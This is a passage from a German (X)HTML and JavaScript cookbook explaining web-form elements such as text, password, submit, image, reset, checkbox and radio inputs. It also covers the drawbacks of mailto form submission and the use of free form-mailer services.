Da gibt es einmal die große Gruppe der Laien, bei denen der Webbrower unwissentlich so eingestellt ist, dass kein E-Mail-Programm zugeordnet ist. Aber ebenso müssen Sie die immer größer werdende Gruppe der Wissenden beachten, die aus Sicherheitsgründen den Webbrower entsprechend konfiguriert haben. Ein zugeordnetes Standard-E-Mail-Programm in einem Webbrower ist aus verschiedenen Gründen ein extremer Lapsus. So finden bei bestimmten Browser-E-Mail-Konstellationen⁶ Makroviren und andere Schädlinge eine extrem leichte Beute. Ebenso soll der Internet Explorer in einigen Versionen persönliche Angaben wie die Standard-E-Mail-Adresse⁷ aus Outlook beziehungsweise Outlook Express auslesen und beim Besuch von Webseiten an den Webserver weitergeben, wenn Outlook beziehungsweise Outlook Express als Standard-E-Mail-Programm im Internet Explorer eingetragen ist. All diese sehr unangenehmen Begleiterscheinungen einer automatisierten Browser-E-Mail-Konstellationen führen dazu, dass diese Verbindung von vielen, halbwegs auf Sicherheit und Persönlichkeitsschutz bedachten Anwendern gelöst wird.

4. Sie werden ja in der Regel nicht automatisch verarbeitet.

5. Wenn Sie das nicht machen, werden die Formulardaten beim Abschicken per Voreinstellung nach dem MIME-Type `application/x-www-form-urlencoded` kodiert. Dabei werden alle Leerzeichen, verschiedene Sonderzeichen und Umlaute durch spezielle Zeichenfolgen ersetzt, die das Resultat kaum lesbar machen. Um als Anwender kodierte Formulardaten nachträglich in bequem lesbaren Text zu dekodieren, sind Sie auf den umständlichen Einsatz von Hilfsprogrammen angewiesen. Die Angabe `enctype="text/plain"` verstehen einige ganz alte Browser auch nicht.

6. Hauptsächlich in einigen Versionen des Internet Explorers in Kombination mit bestimmten Versionen von Outlook Express beziehungsweise Outlook.

7. In der oft der reale Name enthalten ist!



Abbildung 83: Die automatische Verbindung von einem Browser mit einem E-Mail-Programm sollte von vorsichtigen Anwendern gelöst werden – hier der Internet Explorer im Dialog Extras – Internetoptionen.

Sie können also beim Einsatz von `mailto` zur Übertragung von Formulardaten auf keinen Fall sicher sein, dass diese Technik auch funktioniert.

Was nutzt ein Formularmailer?

Nun stellt sich natürlich die Frage, ob es eine Alternative gibt? Und die gibt es! Um die gesamte Problematik zu umgehen, können Sie einen so genannten öffentlichen Formular-mailer verwenden, der die Formulardaten – für Privatanwender meist kostenlos – von einem serverseitigen Programm verarbeiten lässt und dann als E-Mail an einen beliebigen Empfänger weiterschickt.

Sie haben also den Vorteil, dass Sie beim `action`-Parameter kein `mailto` angeben und damit bei Ihrem Besucher einen zugeordneten E-Mail-Client aufrufen müssen, sondern rein auf Basis von HTTP dem Webbrowser des Besuchers die Formulardaten verschicken.

Erst beim Anbieter dieser Dienstleistung werden die Daten auf die E-Mail-Schiene verladen und Ihnen dann in das ausgewählte E-Mail-Postfach zugestellt.

Zwar ist die Zahl der kostenlosen Formularmailers in der letzten Zeit zurückgegangen, aber wenn Sie mit einer Suchmaschine nach den Schlagwörtern *kostenlos formularmailer* suchen, erhalten Sie immer noch zahlreiche Anbieter für diese Dienstleistung. Auf deren Webseiten finden Sie meist eine umfangreiche Beschreibung, wie Sie so einen Dienst nutzen können. In der Regel ist nur ein reines Kopieren von wenigen HTML-Anweisungen notwendig.

Hinweis

Die meisten kostenlosen Formularmailers finanzieren sich über Werbung. In der Regel werden also die Formulardaten mit Werbung erweitert (die erhalten nur Sie) oder aber der Besucher Ihrer Webseite bekommt irgendwann eine Werbebotschaft vom Formular-mailer angezeigt.

41 Wie kann ich ein einzeiliges Eingabefeld realisieren?

Über ein einzeiliges Eingabefeld nimmt man beliebige freie Benutzereingaben entgegen. Eine solche Eingabe ist der Standardfall für die Verwendung des `<input>`-Tags. Wenn Sie dieses Tag ohne irgendwelche Parameter notieren, erhalten Sie ein solches einzeiliges Eingabefeld. In der Regel notiert man aber das Attribut `type="text"`, um das einzeilige Eingabefeld eindeutig zu charakterisieren. Dazu setzt man – wie bei den meisten Formularelementen – meist das Attribut `name` (`name="[Bezeichner]"`), um einen formularweit eindeutigen Namen zur Verfügung zu haben, über den man das Feld auch aus JavaScript ansprechen kann. Der Haupt-

grund ist aber, dass die meisten Browser nur den Inhalt von den Formularelementen verschicken, deren name-Wert gesetzt ist. Der Bezeichner für den Feldnamen darf wie üblich keine Leerzeichen und keine deutschen Umlaute enthalten. Beispiel:

```
<input type="Text" name="a" />
```

Listing 167: Ein einzeiliges Eingabefeld

Name:	Gailtalerin
Vorname:	Die

Abbildung 84: Einzelige Eingabefelder

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

42 Wie kann ich mit (X)HTML bei einem Eingabefeld eine maximale Anzahl an angezeigten Zeichen festlegen?

Wenn Sie das `<input>`-Tag mit dem Parameter `size=[numerischer Wert]` erweitern, legen Sie die Anzahl der maximal anzeigenbaren Zeichen in dem Feld fest. Wenn von einem Anwender mehr Zeichen eingegeben werden, wird der Inhalt seitwärts gescrollt. Wenn Sie die Angabe `size` nicht machen, bekommt das Eingabefeld vom Webbrowser eine voreingestellte Größe (in der Regel 20 Zeichen) zugewiesen.

Achtung

Die Angabe `size` beschränkt in keiner Weise die Anzahl der Zeichen, die ein Anwender eingeben darf. Die Festlegung betrifft nur die optische Anzeige im Webbrowser.

43 Wie kann ich rein mit (X)HTML bei einem Eingabefeld eine maximale Anzahl der einzugebenden Zeichen festlegen?

Wenn Sie das `<input>`-Tag mit dem Parameter `maxlength=[numerischer Wert]` erweitern, legen Sie die Anzahl der maximal durch den Anwender einzugebenden Zeichen fest. Sofern der Anwender mehr Zeichen eingeben will, werden diese nicht in das Eingabefeld übernommen. Wenn diese Angabe die maximal anzeigenbaren Zeichen überschreitet, wird bei Bedarf automatisch seitwärts gescrollt. Wenn diese Angabe nicht gesetzt wird, kann das Eingabefeld eine beliebige Anzahl von Zeichen entgegennehmen (bis zur Plattformbeschränkung). Beispiel:

```
<input type="text" maxlength="10" />
```

Listing 168: Ein einzeiliges Listenfeld mit Festlegung der maximal erlaubten Zeichen

Tipp

Selbstverständlich können Sie die Anzahl der maximal eintragbaren Zeichen in einem Eingabefeld auch mit JavaScript festlegen (*siehe dazu das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe eine maximale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 327*). Allerdings werden Sie dann wahrscheinlich das Verhalten dieser Beschränkung anders als das Standardverhalten bei reiner (X)HTML-Festlegung aufbauen. Während in (X)HTML alle Zeichen, die die maximal erlaubte Anzahl überschreiten, nicht in das Eingabefeld übernommen werden (das können Sie aber auch mit JavaScript realisieren), kann man die Beschränkung durch JavaScript beispielsweise erst im Nachhinein wirken lassen (zumindest, wenn Sie nicht jeden Tastendruck des Anwenders überwachen wollen).

Ein Anwender kann dann eine beliebige Anzahl an Zeichen eingeben, wird aber beim Verlassen des Feldes oder beim Absenden des Formulars mit einer Reaktion des JavaScripts (Abschneiden, Fehlermeldung, Leeren etc.) konfrontiert.

Sollte es keinen zwingenden Grund geben, sollten Sie in dieser Situation (wie auch grundsätzlich) kein JavaScript einsetzen, wenn Ihnen (X)HTML bereits eine bestimmte Funktionalität bietet. Die potenziellen Probleme reduzieren sich erheblich, je weniger Techniken Sie beim Anwender voraussetzen.

44 Wie kann ich rein mit (X)HTML bei einem Eingabefeld eine minimale Anzahl der einzugebenden Zeichen festlegen?

Sehr oft ist es bei Webeingaben durch einen Anwender gewünscht, eine minimal notwendige Anzahl an Zeichen festzulegen. Denken Sie etwa an ein Webangebot, in dem sich ein Anwender ein Passwort für den Zugang auswählen soll und für dieses eine minimale Länge gefordert wird. Aber im Gegensatz zu der Situation, in der Sie bei einem einzeiligen Eingabefeld eine maximale Anzahl der einzugebenden Zeichen festlegen wollen und das `<input>`-Tag mit einem entsprechenden Parameter `maxlength=[numerischer Wert]` erweitern können⁸, gibt es in (X)HTML keine Möglichkeit zur Festlegung einer minimalen Anzahl einzugebender Zeichen. Sie sind zwingend auf Ergänzungstechnologien wie JavaScript angewiesen (*siehe dazu das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe eine minimale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 340*).

45 Wie kann ich rein mit (X)HTML bei einem Eingabefeld einen Vorgabewert festlegen?

Wenn Sie das `<input>`-Tag mit dem Parameter `value=" [Wert] "` erweitern, legen Sie einen Vorbelegungswert fest. Beispiel:

```
<input type="text" value="10" />
```

Listing 169: Ein einzeiliges Listenfeld mit Vorgabewert

8. Siehe das Rezept »Wie kann ich rein mit HTML bei einem einzeiligen Eingabefeld eine maximale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 220.

Tipp

Selbstverständlich können Sie auch mit JavaScript einen Vorgabewert in einem Eingabefeld festlegen (*siehe dazu das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe einen Vorgabewert festlegen?« auf Seite 364*). Diese Festlegung mit JavaScript ist sogar weitaus flexibler zu handhaben, als es mit (X)HTML möglich ist. Sie können den Vorgabewert sehr flexibel gestalten und die Situation (Laden der Webseite, Verlassen eines relationalen Feldes etc.) explizit bestimmen.

Trotzdem gilt auch hier – wenn Sie grundsätzlich einen statischen Vorgabewert setzen wollen, sollten Sie in dieser Situation kein JavaScript einsetzen. Die potenziellen Probleme reduzieren sich erheblich, je weniger Techniken Sie beim Anwender voraussetzen.

46 Wie kann ich ein einzeiliges Passwortfeld realisieren?

Ein Spezialfall eines einzeiligen Eingabefeldes ist ein Passwortfeld. Dabei werden die Feldeingaben des Anwenders nur verdeckt angezeigt (etwa durch Sternchen).

Die Syntax ist vollkommen analog zu der beim gewöhnlichen einzeiligen Eingabefeld, nur muss im `<input>`-Tag beim Attribut `type` der Wert `password` zugeordnet werden. Beispiel:

```
<input name="pw" size="8" maxlength="8" type="password" />
```

Listing 170: Ein Passwortfeld mit acht Zeichen

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.




Abbildung 85: Ein Passwortfeld

Tipp

Im Prinzip können Sie auch mit JavaScript ein verdecktes Eingabefeld aufbauen (bei der Eingabe jedes Zeichens wird dieses unmittelbar übernommen und im Eingabefeld statt dessen ein Platzhalterzeichen dargestellt). Diese Vorgehensweise ist jedoch nahezu immer unsinnig (es sei denn, Sie wollen vor dem Verlassen des Feldes bereits bei der Eingabe jedes einzelnen Zeichens eine Kontrollfunktion verwenden). Wir werden diese Vorgehensweise nicht weiter verfolgen.

47 Wie kann ich eine einfache Formularschaltfläche realisieren?

Über das `<input>`-Tag mit der type-Angabe "button" können Sie eine einfache Schaltfläche generieren. Diese hat eine frei zuordenbare Funktionalität.

Hinweis

Eine solche Schaltfläche ist also nicht (!) mit einer Standardfunktionalität des Formulars wie dem Verschicken oder Zurücksetzen verbunden. Dazu gibt es gesonderte Schaltflächen, die über eine extra Syntax aufgebaut werden (siehe dazu die nachfolgenden Rezepte).

In der Regel ist eine einfache Schaltfläche in dieser Form nur in Kombination mit einem Skriptaufruf und der Angabe der Beschriftung über den Parameter value sinnvoll. Beispiel:

```
<input type="button" value ="Ende" onClick='JavaScript:alert("Hallo")' />
```

Listing 171: Das Fragment einer Befehlsschaltfläche in Verbindung mit einem Eventhandler und dem Aufruf einer JavaScript-Funktion

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

Tipp

In einigen Browsern funktioniert auch ein Container mit dem (X)HTML-Tag <button>. Und zwar ohne (!) umgebenden Formularcontainer, etwa so:

```
<button>OK</button>.
```

Listing 172: Eine Schaltfläche ohne umgebende Formularstruktur

Allerdings gehört dieses Tag nicht zum offiziellen Sprachumfang von (X)HTML und wird folgerichtig von streng konformen Browsern (hauptsächlich allerdings älteren) nicht unterstützt. Sie sollten dieses Tag nicht einsetzen, sondern ein richtiges Formular aufbauen.

48 Wie kann ich nur mit (X)HTML eine Formularschaltfläche zum Abschicken von Formulardaten realisieren?

Über das <input>-Tag mit der type-Angabe "submit" erzeugen Sie eine Schaltfläche zum Abschicken der Daten eines Webformulars. Das funktioniert rein auf Basis von (X)HTML und gänzlich ohne ergänzende Techniken wie JavaScript. Meist wird eine solche Schaltfläche mit einer Beschriftung über value ergänzt. Beispiel:

```
<input type="submit" value="OK" />
```

Listing 173: Ein Absendebutton

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

Tipp

Auch ohne die Beschriftung über `value` wird von den meisten Browsern bei einer Submit-Schaltfläche eine sinnvolle Defaultbeschriftung angezeigt (im Gegensatz zu einer einfachen Schaltfläche über `type="button"`).

Dann ist die genaue Beschriftung jedoch davon abhängig, was der Browser des Besuchers dafür auswählt. Oft wird `OK` oder `Anfrage senden` oder `Fragen senden` angezeigt. Beachten Sie aber, dass Sie nicht `value=""` setzen. Dann erhalten Sie eine leere Schaltfläche.

Die meisten Browser versenden die Daten in einem Webformular auch ohne explizite `Submit`-Schaltfläche oder den Aufruf einer entsprechenden JavaScript-Methode, indem der Anwender einfach die `Return`-Taste betätigt, wenn das Formular beziehungsweise ein Eingabeelement darin den Fokus hat.

Sie können sich indessen auf so ein Verhalten nicht bei allen Browsern verlassen, und es ist kaum sinnvoll, deshalb auf die Bereitstellung einer `Submit`-Schaltfläche zu verzichten.

Tipp

Selbstverständlich können Sie auch mit JavaScript die Werte in einem Webformular verschicken (*siehe dazu das Rezept »Wie kann ich Formulardaten ohne einen Submit-Button verschicken?« auf Seite 263*). Diese Vorgehensweise ist sogar sehr sinnvoll, wenn Sie beim Verschicken von Formulardaten auf jeden Fall das Vorhandensein von JavaScript-Unterstützung erzwingen oder zusätzliche Funktionalität mit dem Versenden der Formulardaten verbinden wollen.

Hinweis

Sie sollten in der Praxis einem Anwender in einem Webformular nach Möglichkeit sowohl einen `Submit`- als auch einen `Reset`-Button zur Verfügung stellen, damit er seine Eingaben wieder löschen kann.

49 Wie kann ich rein mit (X)HTML eine Grafik zum Abschicken von Formulardaten realisieren?

In der Standardform eines Webformulars werden Formulardaten mit einer gewöhnlichen Schaltfläche versendet⁹. Aber Sie können auch eine beliebige Grafik für das Versenden von Formulardaten verwenden, was sich oft optisch sehr gut macht.

Relativ unbekannt ist die Fähigkeit des `<input>`-Tags, mit der `type`-Angabe "image" ein sensitives Element in Form einer Grafik zu erzeugen, das – wie eine konventionelle `Submit`-Schaltfläche – zum Abschicken der Daten eines Webformulars genutzt werden kann.

Mit anderen Worten – ein Klick auf eine entsprechend eingebundene Grafik versendet die Formulardaten.

Allerdings verwendet das `<input>`-Tag dabei eine recht ungewöhnliche Kombination der Parameter. Es wird als eine Art Mischform zwischen einem »normalen« `<input>`-Tag und einem ``-Tag¹⁰ aufgebaut.

9. Siehe das Rezept 3.11 Wie kann ich nur mit (X)HTML eine Formularschaltfläche zum Abschicken von Formulardaten realisieren? auf Seite 223.

10. Dieses Tag wird konventionell zum Einbinden einer Grafik in einer Webseite verwendet.

Insbesondere muss mit dem Parameter `src` die URL der Grafik spezifiziert werden. In der einfachsten Form sieht also eine solche Submit-Grafik schematisch so aus:

```
<input type="image" src="[URL der Grafik]" />
```

Listing 174: Eine Grafik als Absendebutton eines Formulars

Die URL der Grafik kann ein relativer Pfad sein oder natürlich auch ein absoluter Pfad, bei dem die Grafik von einem beliebigen Server geladen werden kann. Beispiel:

```
<input type="image" src="PICT0025.JPG" />
```

Listing 175: Eine relativ referenzierte Grafik als Absendeelement eines Formulars – hier muss sich die Grafik im gleichen Verzeichnis wie das Formular befinden

```
<input type="image" src="http://rjs.de/bilder/devil.gif" />
```

Listing 176: Eine absolut referenzierte Grafik als Absendeelement eines Formulars

Hinweis Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

So würde ein vollständiges Beispielformular aussehen (*formMitBild1.html*):

```
01 <html>
02 <body>
03 <form action="" method="get" name="f">
04   <input type="text" name="text" />
05   <br />
06   <input type="image" name="submit" src="PICT0025.JPG" />
07 </form>
08 </body>
09 </html>
```

Listing 177: Ein Webformular mit einer Submit-Grafik



Abbildung 86: Die Grafik ist sensitiv und überträgt bei einem Klick die Formulardaten.

Sie können natürlich auch bei einer Grafik, die zum Versenden von Formulardaten verwendet wird, die Größe für den Anzeigebereich der Grafik festlegen. Das machen Sie wie allgemein unter (X)HTML üblich mit `width` und `height`. Sie können sowohl nur einen der Parameter als auch beide zusammen verwenden. Beispiel:

```
<input type="image" name="submit" src="PICT0025.JPG" width=100>
```

Listing 178: Ein grafischer Absendebutton

Wenn Sie nur einen der beiden Größenparameter angeben, wird die fehlende Angabe berechnet. Fehlen die Parameter zur Angabe der Größe gänzlich, wird die Grafik in Originalgröße angezeigt.

Wenn Sie beide Größenparameter angeben, können Sie Verzerrungen erreichen, wenn Sie die Relationen nicht beibehalten. Beispiel:

```
<input type="image" name="submit" src="P25.JPG" width="100"
height="300" />
```

Listing 179: Ein Absendebutton

Natürlich kann so eine Verzerrung auch ungewollt passieren, sofern Sie beide Parameter angeben und bei den Relationen zwischen Breite und Höhe nicht aufpassen.

Achtung

Die Beschriftung einer Submit-Grafik über `value` – wie es bei einer gewöhnlichen Schaltfläche üblich ist – funktioniert nicht.

Tipps

Selbstverständlich können Sie auch mit JavaScript die Werte in einem Webformular verschicken (siehe *dazu das Rezept »Wie kann ich die Formulardaten ohne einen Submit-Button verschicken?« auf Seite 263*). Diese Vorgehensweise ist sehr sinnvoll, wenn Sie beim Verschicken von Formulardaten auf jeden Fall das Vorhandensein von JavaScript-Unterstützung erzwingen wollen. Dabei lässt sich eine Grafik ebenfalls in verschiedener Form als sensitives Element verwenden.

50 Wie kann ich die Koordinaten eines Mausklicks versenden?

Sie können in einem Formular eine Grafik zum Versenden der Formulardaten verwenden (siehe *das Rezept »Wie kann ich rein mit (X)HTML eine Grafik zum Abschicken von Formulardaten realisieren?« auf Seite 224*).

Ein sehr interessanter Effekt beim Versenden von Formulardaten auf diesem Weg ist der, dass auch die Koordinaten von der Position des Mausklicks übertragen werden. Diese Informationen können Sie natürlich auf dem Server für zahlreiche weitergehende Aktionen nutzen. Sie erkennen zum Beispiel genau, auf welchen Bereich einer Grafik ein Anwender geklickt hat.



Abbildung 87: Die Formulareingabe wurde mit der Submit-Grafik verschickt – die URL in der Adresszeile des Browsers zeigt die übertragenen Daten und auch die Position des Klicks.

Tipp

Für den Anwender können diese Informationen auch unsichtbar versendet werden. Das geschieht dann, wenn Sie die Formulardaten mit der POST-Methode verschicken.

Hinweis

Wenn Sie die Informationen über einen Mausklick unter JavaScript verwerten wollen, können Sie auf das event-Objekt zurückgreifen (*siehe dazu Kapitel 10 und 11*).

51 Wie kann ich nur mit (X)HTML eine Formularschaltfläche zum Zurücksetzen von Formulardaten realisieren?

Über das <input>-Tag mit der type-Angabe "reset" erzeugen Sie eine Schaltfläche zum Zurücksetzen der Daten eines Webformulars. Meist ist eine solche Schaltfläche mit einer Beschriftung über value ergänzt. Beispiel:

```
<input type="reset" value="Abbruch" />
```

Listing 180: Ein Button zum Zurücksetzen eines Formulars

Beachten Sie, dass das Zurücksetzen eines Formulars nicht zwingend mit dem Leeren eines Formulars identisch ist.

Zwar ist dies meistens der Fall, aber ein Formular kann durchaus für diverse Felder Vorgabewerte besitzen. Das Betätigen der [Reset]-Schaltfläche reproduziert diese Vorgabewerte. Nur dann, wenn für ein Feld kein Vorgabewert vorhanden ist (ist zwar der Regelfall, aber wie gesagt nicht zwingend), wird das Betätigen der [Reset]-Schaltfläche das Feld leeren.

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

Das Zurücksetzen eines Webformulars setzt auch nur die Felder in dem Formular auf ihre Anfangswerte zurück. Damit wird nicht die Webseite verlassen.

Tipp

Auch ohne die Beschriftung über `value` wird von den meisten Browsern bei einer `[Reset]-Schaltfläche` eine sinnvolle Defaultbeschriftung angezeigt (im Gegensatz zu einer einfachen Schaltfläche über `type="button"`).

Dann ist die genaue Beschriftung jedoch davon abhängig, was der Browser des Besuchers dafür auswählt. Oft wird *Abbruch* oder *Zurücksetzen* angezeigt. Beachten Sie aber, dass Sie **nicht** `value=""` setzen. Dann erhalten Sie eine leere Schaltfläche.

Tipp

Selbstverständlich können Sie auch mit JavaScript die Werte in einem Webformular leeren (*siehe dazu das Rezept »Wie kann ich Formulardaten ohne einen Reset-Button zurücksetzen?« auf Seite 267*). Diese Vorgehensweise ist sehr sinnvoll, wenn Sie beim Leeren von Formulardaten auf jeden Fall das Vorhandensein von JavaScript-Unterstützung erzwingen oder eine bestimmte Aktivität mit dem Zurücksetzen des Webformulars verbinden wollen.

52 Wie kann ich rein mit (X)HTML eine Grafik zum Zurücksetzen von Formulardaten realisieren?

In der Standardform eines Webformulars werden Formulardaten mit einer gewöhnlichen Schaltfläche zurückgesetzt¹¹. Aber Sie können auch eine Grafik für das Zurücksetzen von Formulardaten verwenden. Nur funktioniert das nicht so einfach wie beim Versenden eines Formulars mit der `type`-Angabe "image" beim `<input>`-Tag. Bei dieser Variante werden die Webformulardaten immer verschickt. Sie können also rein mit (X)HTML keine Grafik zum Zurücksetzen von Formulardaten verwenden. Sie müssen zwingend auf JavaScript zurückgreifen (*siehe dazu das Rezept »Wie kann ich Formulardaten ohne einen Reset-Button zurücksetzen?« auf Seite 267*).

53 Wie kann ich ein Kontrollfeld realisieren?

Über das `<input>`-Tag mit der `type`-Angabe "checkbox" können Sie ein Kontrollfeld im Rahmen eines Webformulars generieren. Ein solches Kontrollfeld (engl. Checkbox) kann einzeln und in einer Gruppe auftreten und im Fall einer Gruppe vom Anwender unabhängig von anderen Kontrollfeldern selektiert werden. Die Syntax sieht schematisch so aus:

```
<input type="checkbox" name="[Bezeichner]" value="[Bezeichner]">  
[Beschriftung]
```

Listing 181: Ein Kontrollkästchen

Beispiel (`form1.html`):

```
01 <html>  
02 <body>  
03 <form>  
04 <input type="checkbox" name="a" value="v" />Geld<br />
```

Listing 182: Ein Formular mit Kontrollkästchen

11. Siehe das Rezept *Wie kann ich nur mit (X)HTML eine Formularschaltfläche zum Zurücksetzen von Formulardaten realisieren?* auf Seite 227.

```

05 <input type="Checkbox" name="b" value="v" />Glück<br />
06 <input type="Checkbox" name="c" value="v" />Liebe<br />
07 <input type="Submit" value="Hau weg" />
08 </form>
09 </body>
10 </html>
```

Listing 182: Ein Formular mit Kontrollkästchen (Forts.)

Abbildung 88: Das Formular mit Kontrollkästchen

Achtung

Beachten Sie, dass das `value`-Attribut nicht die Beschriftung des Kontrollkästchens ist, sondern den Wert bezeichnet, der beim Versenden des Formulars übermittelt wird, wenn das Kontrollkästchen selektiert ist. Für die Zuordnung des vorgegebenen Wertes ist wieder der `name`-Parameter zuständig.



Abbildung 89: Die selektierten Einträge werden samt den Feldnamen in der Pseudo-URL angezeigt, wenn GET als Methode zum Versenden gewählt wurde.

Die Beschriftung eines Kontrollkästchens erfolgt unabhängig von dem Kontrollfeld mit reinem Text, der dem Element voran- oder nachgestellt wird. Dieser Text wird nicht versendet.

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

54 Wie kann ich eine Gruppe mit Optionsfeldern realisieren?

Über das `<input>`-Tag mit der `type`-Angabe "radio" können Sie ein¹² Optionsfeld (engl. Radiobutton) generieren. Als Optionsfelder versteht man Formalelemente, die eine Gruppe bilden und von denen immer genau ein Element selektiert ist.

Da Optionsfelder ausschließlich in Gruppenform Sinn machen (mindestens zwei müssen zusammengehören, damit eine Option an- und die andere gleichzeitig ausgeschaltet werden

12. Oder besser – eine Gruppe, denn ein einzelnes Optionsfeld macht keinen Sinn.

kann), müssen sie einer Gruppe zugeordnet werden. Dabei gehen Optionsfelder (und Kontrollkästchen) einen anderen Weg als die meisten (X)HTML-Strukturen, die einer Oberstruktur zugeordnet werden. Meist werden diese dann von einem äußeren (X)HTML-Container umschlossen (etwa Listeneinträge, Tabellenzeilen oder Tabellenzellen).

Bei Optionsfeldern erfolgt die Zuordnung stattdessen über das Attribut `name=" [Bezeichner] "` mit einem internen Namen, der ein Element einer Gruppe zuordnet.

Das bedeutet, alle zu einer Gruppe gehörenden Optionsfelder bekommen den gleichen Namen. Aber es wird jedem Optionsfeld ein unterschiedlicher Wert zugewiesen. Es gibt explizit keinen umschließenden Container.

Hinweis

Wenn Sie XHTML-konform arbeiten wollen, notieren Sie das Tag als leeres Feld mit einem / am Abschluss.

Wenn abwechselnd Optionsfelder angeklickt werden, werden immer alle anderen zu der Gruppe gehörigen Optionsfelder deselektiert. Natürlich sollte ein Optionsfeld noch beschriftet werden (hier sind auch deutsche Umlaute erlaubt), damit der Anwender sieht, was er auswählt. Die Beschriftung eines Optionsfeldes ist in keiner Weise an die internen Namen oder die Feldnamen gekoppelt und wird nicht mit den Formulardaten versendet. Die Beschriftung besteht aus gewöhnlichem (X)HTML-Text, der dem Optionsfeld vor- oder nachgestellt wird. Damit sieht die Syntax so aus (wenn die Beschriftung nachgestellt wird):

```
<input type="radio" name=" [Bezeichner]" value=" [Bezeichner]" />
[Beschriftung]
```

Listing 183: Ein einzelnes Optionsfeld

Beispiel (*form2.html*):

```
01 <html>
02 <body>
03 <form>
04 <input type="radio" name="Eis" value="a" />Erdbeere<br />
05 <input type="radio" name="Eis" value="b" checked />Zitrone<br />
06 <input type="radio" name="Eis" value="c" />Kirsch<br />
07 <input type="Submit" value="Und weg mit dem Zeug" />
08 </form>
09 </body>
10 </html>
```

Listing 184: Verschiedene Radiobuttons in einer Gruppe**Hinweis**

Wenn Sie das `<input>`-Element nicht als leeres Element notieren, können Sie die Beschriftung auch als Inhalt schreiben. Etwa so:

```
<input type="radio" name="Eis" value="a">Erdbeere</input>
```

Listing 185: Eine alternative Schreibweise

Erdbeere
 Zitrone
 Kirsch

Und weg mit dem Zeug

Abbildung 90: Verschiedene Radiobuttons einer Gruppe (durch den gleichen name-Wert der Gruppe zugeordnet) – beachten Sie die Adressleiste des Browsers.




Abbildung 91: Der Bezeichner, der bei name angegeben wird, wird mit dem Wert von value belegt und weggeschickt.

Achtung

Beachten Sie, dass in einer Webseite auch alle Optionsfelder einer Gruppe deselektiert sein können. Das ist in Desktop-Applikationen üblicherweise nicht der Fall. Im Beispiel ist in Zeile 5 das Attribut checked gesetzt. Wenn Sie dieses Attribut nicht setzen, wird beim Laden der Webseite keines der Optionsfelder selektiert sein. Sobald allerdings ein Anwender ein Optionsfeld ausgewählt hat, wird immer genau ein Element einer Gruppe selektiert sein.

Wenn Sie übrigens XHTML-konform arbeiten wollen, müssen Sie checked="checked" notieren! An dieser Stelle zeigt sich die teilweise doch sehr formale Vorgehensweise von XHTML. Es dürfen ja keine Parameter ohne Wertzuweisung vorkommen und da dem Parameter aber kein wirklich sinnvoller Wert zugewiesen werden kann, müssen Sie diese im Grunde ziemlich überflüssig erscheinende Notation wählen.

55 Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe eines Kalenderdatums erlaubt ist?

Über das <input>-Tag mit der type-Angabe "date" können Sie ein einzeiliges Eingabefeld generieren, in dem nach den offiziellen (X)HTML-Vorgaben nur die Eingabe eines Kalenderdatums erlaubt ist.

Nur – das Attribut wird von keinem Browser berücksichtigt! Ein Besucher kann trotz der Angabe date beliebige Daten in das Eingabefeld eintragen. Es verhält sich wie ein gewöhnliches einzeiliges Eingabefeld. Mit anderen Worten – mit (X)HTML können Sie dieses Problem nicht lösen.

Sie sind auf eine Ergänzungstechnologie angewiesen, zum Beispiel JavaScript, was eine ideale Lösung darstellt. Allerdings erweist sich auch damit die Lösung als nicht ganz einfach (siehe dazu das Rezept »Wie kann ich ein Eingabefeld realisieren, in dem nur die Eingabe eines Kalenderdatums erlaubt ist?« auf Seite 405).

Hinweis

Sie sollten damit rechnen, dass Ersteller einer Webseite die Ausprägung `date` aus Unwissenheit ob der Ignoranz der Browser dennoch verwenden und sich auf die Wirkung verlassen. Das W3C hat sie ja explizit vorgesehen. Wenn Sie also ein JavaScript erstellen, das auf ein entsprechendes einzeiliges Eingabefeld zugreifen soll, und eine fremde Webseite verwenden, sollten Sie diese Ausprägung von `type` einkalkulieren (*siehe dazu auch das Rezept »Wie bestimme ich den Typ eines Formularelements?« auf Seite 280*).

56 Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe von Dezimalkommazahlen gestattet ist?

Theoretisch können Sie mit dem `<input>`-Tag und der `type`-Angabe "float" ein einzeiliges Eingabefeld generieren, in dem nach den offiziellen (X)HTML-Vorgaben nur die Eingabe von Dezimalkommazahlen erlaubt ist.

Nur – das Attribut wird von keinem Browser berücksichtigt! Ein Besucher kann trotz der Angabe `float` beliebige Daten in das Eingabefeld eintragen. Es verhält sich wie ein gewöhnliches einzeiliges Eingabefeld. Mit anderen Worten – mit (X)HTML können Sie dieses Problem nicht lösen.

Sie sind auf eine Ergänzungstechnologie angewiesen, zum Beispiel JavaScript, was eine ideale Lösung darstellt (*siehe dazu das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Dezimalkommazahlen gestattet ist?« auf Seite 365*).

Hinweis

Sie sollten damit rechnen, dass Ersteller einer Webseite diese Ausprägung verwenden. Das W3C hat sie explizit vorgesehen (*siehe dazu auch das Rezept »Wie bestimme ich den Typ eines Formularelements?« auf Seite 280*).

